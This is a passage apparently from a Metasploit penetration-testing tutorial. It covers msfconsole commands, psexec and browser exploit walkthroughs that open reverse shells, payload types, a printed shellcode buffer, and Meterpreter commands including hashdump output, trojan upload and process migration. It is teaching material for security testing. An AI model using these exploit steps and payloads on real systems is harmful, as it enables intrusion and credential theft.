Active session manipulation and interaction.

OPTIONS:

   -d   Detach an interactive session
   -h        Help banner.
   -i   Interact with the supplied session identifier.
   -k   Terminate session.
   -l        List all active sessions.
   -q        Quiet mode.
   -v        List verbose fields.

To list any active sessions, pass the '-l' options to 'sessions'.
msf exploit(3proxy) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  192.168.1.101:33191 -> 192.168.1.104:4444
```

To interact with a given session, you just need to use the '-i' switch followed by the Id number of the session.

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...

C:\WINDOWS\system32>
```

## The search Command

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for you can search for it via 'search '. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.
Note the naming convention for Metasploit modules uses underscores versus hyphens.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
```

```
Auxiliary
=========

  Name                        Description
  ----                        -----------
  dos/windows/smb/ms09_001_write  Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

## The show Command

Entering 'show' at the msfconsole prompt will display every module within Metasploit.

```
msf > show

Encoders
========

  Name              Description
  ----              -----------
  cmd/generic_sh    Generic Shell Variable Substitution Command Encoder
  generic/none      The "none" Encoder
  mipsbe/longxor    XOR Encoder
...snip...
```

There are a number of 'show' commands you can use but the ones you will use most frequently are 'show auxiliary', 'show exploits', 'show payloads', 'show encoders', and 'show nops'.

Executing 'show auxiliary' will display a listing of all of the available auxiliary modules within Metasploit. As mentioned earlier, auxiliary modules include scanners, denial of service modules, fuzzers, and more.

```
msf > show auxiliary

Auxiliary
=========
   Name                          Description
   ----                          -----------
   admin/backupexec/dump         Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry     Veritas Backup Exec Server Registry Access
   admin/cisco/ios_http_auth_bypass      Cisco IOS HTTP Unauthorized Administrative
Access
...snip...
```

Naturally, 'show exploits' will be the command you are most interested in running since at its core, Metasploit is all about exploitation. Run 'show exploits' to get a listing of all exploits contained in the framework.

```
msf > show exploits

Exploits
========
   Name                                Description
   ----                                -----------
   aix/rpc_ttdbserverd_realpath        ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer
                                       Overflow
   bsdi/softcart/mercantec_softcart    Mercantec SoftCart CGI Overflow
```

```
...snip...
```

Running 'show payloads' will display all of the different payloads for all platforms available within Metasploit.

```
msf > show payloads

Payloads
========
   Name                          Description
   ----                          -----------
   aix/ppc/shell_bind_tcp        AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port       AIX Command Shell, Find Port Inline
   aix/ppc/shell_reverse_tcp     AIX Command Shell, Reverse TCP Inline
...snip...
```

As you can see, there are a lot of payloads available. Fortunately, when you are in the context of a particular exploit, running 'show payloads' will only display the payloads that are compatible with that particular exploit. For instance, if it is a Windows exploit, you will not be shown the Linux payloads.

```
msf exploit(ms08_067_netapi) > show payloads

Compatible payloads
===================

  Name                              Description
  ----                              -----------
  generic/debug_trap                Generic x86 Debug Trap
  generic/debug_trap/bind_ipv6_tcp  Generic x86 Debug Trap, Bind TCP Stager (IPv6)
  generic/debug_trap/bind_nonx_tcp  Generic x86 Debug Trap, Bind TCP Stager (No NX
or Win7)
...snip...
```

If you have selected a specific module, you can issue the 'show options' command to display which settings are available and/or required for that specific module.

```
msf exploit(ms08_067_netapi) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ----
  0   Automatic Targeting
```

If you aren't certain whether an operating system is vulnerable to a particular exploit, run the 'show targets' command from within the context of an exploit module to see which targets are supported.

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  ----
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (NX)
  4   Windows XP SP3 English (NX)
  5   Windows 2003 SP0 Universal
...snip...
```

If you wish the further fine-tune an exploit, you can see more advanced options by running 'show advanced'.

```
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

  Name          : CHOST
  Current Setting:
  Description   : The local client address

  Name          : CPORT
  Current Setting:
  Description   : The local client port

...snip...
```

Running 'show encoders' will display a listing of the encoders that are available within MSF.

```
msf > show encoders

Encoders
========

  Name                    Description
  ----                    -----------
  cmd/generic_sh          Generic Shell Variable Substitution Command Encoder
  generic/none            The "none" Encoder
  mipsbe/longxor          XOR Encoder
  mipsle/longxor          XOR Encoder
  php/base64              PHP Base64 encoder
  ppc/longxor             PPC LongXOR Encoder
  ppc/longxor_tag         PPC LongXOR Encoder
  sparc/longxor_tag       SPARC DWORD XOR Encoder
  x64/xor                 XOR Encoder
  x86/alpha_mixed         Alpha2 Alphanumeric Mixedcase Encoder
  x86/alpha_upper         Alpha2 Alphanumeric Uppercase Encoder
  x86/avoid_utf8_tolower  Avoid UTF8/tolower
  x86/call4_dword_xor     Call+4 Dword XOR Encoder
  x86/countdown           Single-byte XOR Countdown Encoder
  x86/fnstenv_mov         Variable-length Fnstenv/mov Dword XOR Encoder
  x86/jmp_call_additive   Jump/Call XOR Additive Feedback Encoder
```

```
x86/nonalpha              Non-Alpha Encoder
x86/nonupper              Non-Upper Encoder
x86/shikata_ga_nai        Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed         Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper         Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Lastly, issuing the 'show nops' command will display the NOP Generators that Metasploit has to offer.

```
msf > show nops

NOP Generators
==============

  Name                Description
  ----                -----------
  armle/simple        Simple
  php/generic         PHP Nop Generator
  ppc/simple          Simple
  sparc/random        SPARC NOP generator
  tty/generic         TTY Nop Generator
  x64/simple          Simple
  x86/opty2           Opty2
  x86/single_byte     Single Byte
```

## The setg Command

In order to save a lot of typing during a pentest, you can set global variables within msfconsole. You can do this with the 'setg' command. Once these have been set, you can use them in as many exploits and auxiliary modules as you like. You can also save them for use the next time your start msfconsole. However, the pitfall is forgetting you have saved globals, so always check your options before you **"run"** or **"exploit"**. Conversely, you can use the **"unsetg"** command to unset a global variable. In the examples that follow, variables are entered in all-caps (ie: LHOST), but Metasploit is case-insensitive so it is not necessary to do so.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

After setting your different variables, you can run the 'save' command to save your current environment and settings. With your settings saved, they will be automatically loaded on startup which saves you from having to set everything again.

```
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

## The use Command

When you have decided on a particular module to make use of, issue the 'use' command to select it. The 'use' command changes your context to a specific module, exposing type-specific commands. Notice in the output below that any global variables that were previously set are already configured.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options

Module options:

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  445              yes       Set the SMB service port

msf auxiliary(ms09_001_write) >
```

## *Metasploit Exploits*

All exploits in the Metasploit Framework will fall into two categories: active and passive.

### Active Exploits

Active exploits will exploit a specific host, run until completion, and then exit.

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- You can force an active module to the background by passing '-j' to the exploit command:

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

### Active Exploit Example

The following example makes use of a previously acquired set of credentials to exploit and gain a reverse shell on the target system.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl] ...
```

```
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl]
...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1073)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

### Passive Exploits

Passive exploits wait for incoming hosts and exploit them as they connect.

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
- They can also be used in conjunction with email exploits, waiting for connections.
- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.101:52647 -> 192.168.1.104:4444

msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

### Passive Exploit Example

The following output shows the setup to exploit the animated cursor vulnerability. The exploit does not fire until a victim browses to our malicious website.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.
```

```
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.104:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
192.168.1.104:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.101:4444 -> 192.168.1.104:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim\Desktop>
```

## Using Exploits

Selecting an exploit in Metasploit adds the 'exploit' and 'check' commands to msfconsole.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > help
...snip...
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    rcheck        Reloads the module and checks if the target is vulnerable
    rexploit      Reloads the module and launches an exploit attempt

msf exploit(ms08_067_netapi) >
```

Using an exploit also adds more options to the 'show' command.

```
msf exploit(ms03_026_dcom) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03_026_dcom) > show payloads

Compatible payloads
===================

   Name                              Description
   ----                              -----------
```

```
   generic/debug_trap                  Generic x86 Debug Trap
...snip...
```

**msf exploit(ms03_026_dcom) > show options**

Module options:

```
   Name   Current Setting   Required   Description
   ----   ---------------   --------   -----------
   RHOST  192.168.1.120     yes        The target address
   RPORT  135               yes        The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

**msf exploit(ms03_026_dcom) > show advanced**

Module advanced options:

```
   Name          : CHOST
   Current Setting:
   Description    : The local client address

   Name          : CPORT
   Current Setting:
   Description    : The local client port
...snip...
```

**msf exploit(ms03_026_dcom) > show evasion**

Module evasion options:

```
   Name          : DCERPC::fake_bind_multi
   Current Setting: true
   Description    : Use multi-context bind calls
...snip...
```

## *Metasploit Payloads*

There are three different types of payload module types in Metasploit: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example, **"windows/shell_bind_tcp"** is a single payload, with no stage whereas **"windows/shell/bind_tcp"** consists of a stager (bind_tcp) and a stage (shell).

### Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

### Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

**Stages**

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.
Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

## Payload Types

Metasploit contains many different types of payloads, each serving a unique role within the framework. Let's take a brief look at the various types of payloads available and get an idea of when each type should be used.

**Inline (Non Staged)**

- A single payload containing the exploit and full shell code for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all in one. However some exploits wont support the resulting size of these payloads.

**Staged**

- Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

**Meterpreter**

- Meterpreter, the short form of Meta-Interpreter is an advanced, multi-faceted payload that operates via dll injection. The Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. Scripts and plugins can be loaded and unloaded dynamically as required and Meterpreter development is very strong and constantly evolving.

**PassiveX**

- PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance

of Internet Explorer. Using the new ActiveX control, it communicates with the attacker via HTTP requests and responses.

**NoNX**

- The NX (No eXecute) bit is a feature built into some CPUs to prevent code from executing in certain areas of memory. In Windows, NX is implemented as Data Execution Prevention (DEP). The Metasploit NoNX payloads are designed to circumvent DEP.

**Ord**

- Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny. However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other stagers.

**IPv6**

- The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks.

**Reflective DLL injection**

- Reflective DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive. The VNC and Meterpreter payloads both make use of reflective DLL injection. You can read more about this from Stephen Fewer, the creator of the reflective DLL injection method.

## Metasploit Generating Payloads

During exploit development, you will most certainly need to generate shellcode to use in your exploit. In Metasploit, payloads can be generated from within the msfconsole. When you 'use' a certain payload, Metasploit adds the 'generate' command.

```
msf > use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
...snip...

Payload Commands
================

    Command       Description
    -------       -----------
    generate      Generates a payload

msf payload(bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.
```

```
OPTIONS:

    -b    The list of characters to avoid: '\x00\xff'
    -e    The name of the encoder module to use.
    -f    The output file name (otherwise stdout)
    -h    Help banner.
    -o    A comma separated list of options in VAR=VAL format.
    -s    NOP sled length.
    -t    The output type: ruby, perl, c, or raw.
```

To generate shellcode without any options, simply execute the 'generate' command.

```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# EXITFUNC=thread, LPORT=4444, RHOST=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +
"\xf6\x75\xec\xc3"
...snip...
```

## *About the Metasploit Meterpreter*

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more. Metepreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

**How Meterpreter Works**

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.

- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

**Meterpreter Design Goals**
**"Stealthy"**

- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim machine.

**"Powerful"**

- Meterpreter utilizes a channelized communication system.
- The TLV protocol has few limitations.

**"Extensible"**

- Features can be augmented at runtime and are loaded over the network.
- New features can be added to Meterpreter without having to rebuild it.

**Adding Runtime Features**
New features are added to Meterpreter by loading extensions.

- The client uploads the DLL over the socket.
- The server running on the victim loads the DLL in-memory and initializes it.
- The new extension registers itself with the server.
- The client on the attackers machine loads the local extension API and can now call the extensions functions.

This entire process is seamless and takes approximately 1 second to complete.

## Metasploit Meterpreter Basics

Since the Meterpreter provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help you get familiar with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning. **help** The 'help' command, as may be expected, displays the Meterpreter help menu.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

**background** The 'background' command will send the current Meterpreter session

to the background and return you to the msf prompt. To get back to your Meterpreter session, just interact with it again.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

**ps** The 'ps' command displays a list of running processes on the target.

```
meterpreter > ps

Process list
============

   PID   Name                Path
   ---   ----                ----
   132   VMwareUser.exe      C:\Program Files\VMware\VMware Tools\VMwareUser.exe
   152   VMwareTray.exe      C:\Program Files\VMware\VMware Tools\VMwareTray.exe
   288   snmp.exe            C:\WINDOWS\System32\snmp.exe
...snip...
```

**migrate** Using the 'migrate' post module, you can migrate to another process on the victim.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

**ls** As in Linux, the 'ls' command will list the files in the current remote directory.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx   0        dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw-  218      fil   Sat Oct 03 14:45:54 -0600 2009  .recently-used.xbel
40555/r-xr-xr-x   0        dir   Wed Nov 04 19:44:05 -0700 2009  Application Data
...snip...
```

**download** The 'download' command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
```

```
meterpreter >
```

'**upload** As with the 'download' command, you need to use double-slashes with the 'upload' command.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading  : evil_trojan.exe -> c:\windows\system32
[*] uploaded   : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
meterpreter >
```

**ipconfig** The 'ipconfig' command displays the network interfaces and addresses on the remote machine.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0

meterpreter >
```

**getuid** Running 'getuid' will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

**execute** The 'execute' command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

**shell** The 'shell' command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

**idletime** Running 'idletime' will display the number of seconds that the user at the remote machine has been idle.


```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

**hashdump** The 'hashdump' post module will dump the contents of the SAM database.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1
225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3c
f52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01
502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de
7d422a026e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb
3cf52d:::
meterpreter >
```

# Information Gathering

The foundation for any successful penetration test is solid information gathering. Failure to perform proper information gathering will have you flailing around at random, attacking machines that are not vulnerable and missing others that are.




We will next cover various features within the Metasploit framework that can assist with the information gathering effort.

## *The Dradis Framework*

Whether you are performing a pen-test as part of a team or are working on your own, you will want to be able to store your results for quick reference, share your data with your team, and assist with writing your final report. An excellent tool for performing all of the above is the dradis framework. Dradis is an open source framework for sharing information during security assessments and can be found here. The dradis framework is being actively developed with new features being added regularly. Dradis is far more than just a mere note-taking application. Communicating over SSL, it can import Nmap and Nessus result files, attach files, generate reports, and can be extended to connect with external systems (e.g. vulnerability database). In back|track4 you can issue the following command:

**root@bt4: apt-get install dradis**

Once the framework has installed we can now go to the directory and start the server.


**root@bt4: cd /pentest/misc/dradis/server**
**root@bt4: ruby ./script/server**

=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]

[2009-08-29 13:40:50] INFO

[2009-08-29 13:40:50] INFO WEBrick::HTTPServer#start: pid=8881 port=3004

At last, we are ready to open the dradis web interface. Navigate to https://localhost:3004 (or use the IP address), accept the certificate warning, enter a new server password when prompted, and login using the password set in the previous step. Note that there are no usernames to set so on login, you can use whichever login name you like. If all goes well, you will be presented with the main dradis workspace.




On the left-hand side you can create a tree structure. Use it to organise your information (eg: Hosts, Subnets, Services, etc). On the right-hand you can add the relevant information to each element (think notes or attachments).

Prior to starting the dradis console, you will need to edit the file **"dradis.xml"** to reflect the username and password you set when initially running the server. This file can be located under back|track4 under **"/pentest/misc/dradis/client/conf"**.

You can now launch the dradis console by issuing the following command from the **"/pentest/misc/dradis/client/"** directory:

```
root@bt4:/pentest/misc/dradis/client# ruby ./dradis.rb
event(s) registered: [:exception]
Registered observers:
      {:exception=>[#>, @io=#>]}
```

```
dradis>
```

